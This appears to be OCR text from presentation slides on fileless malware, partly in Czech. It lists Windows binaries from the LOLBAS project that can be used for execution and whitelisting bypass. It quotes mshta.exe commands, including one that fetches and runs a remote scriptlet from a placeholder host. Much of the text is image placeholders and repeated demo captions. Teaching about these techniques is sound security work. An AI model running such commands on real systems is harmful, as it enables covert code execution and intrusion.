
Screeny z demo



Screeny z demo



Screeny z demo



Fileless Malware

lolbas-project.github.io

MavInject.exe	Execute, Alternate data streams	Binaries
Microsoft.Workflow.Compiler.exe	Execute, AWL bypass	Binaries
Mmc.exe	Execute	Binaries
Msbuild.exe	AWL bypass, Execute	Binaries
Msconfig.exe	Execute	Binaries
Msdt.exe	Execute, AWL bypass	Binaries
Mshta.exe	Execute, Alternate data streams	Binaries
Msiexec.exe	Execute	Binaries
Netsh.exe	Execute	Binaries
Odbcconf.exe	Execute	Binaries
Pcalua.exe	Execute	Binaries
Pcwrun.exe	Execute	Binaries
Presentationhost.exe	Execute	Binaries
Print.exe	Alternate data streams, Copy	Binaries

https://lolbas-project.github.io/

lolbas-project.github.io/lolbas/Binaries/Mshta/#ads

Execute

Opens the target .HTA and executes embedded JavaScript, JScript, or VBScript.

```
mshta.exe evilfile.hta
```

Usecase:Execute code
Privileges required:User
OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
Mitre:T1170

Executes VBScript supplied as a command line argument.


```
mshta.exe vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct"")"))
```

Usecase:Execute code
Privileges required:User
OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
Mitre:T1170


https://lolbas-project.github.io/

Demo


Screeny z demo




Screeny z demo



Screeny z demo



Microsoft Office bez makra!?



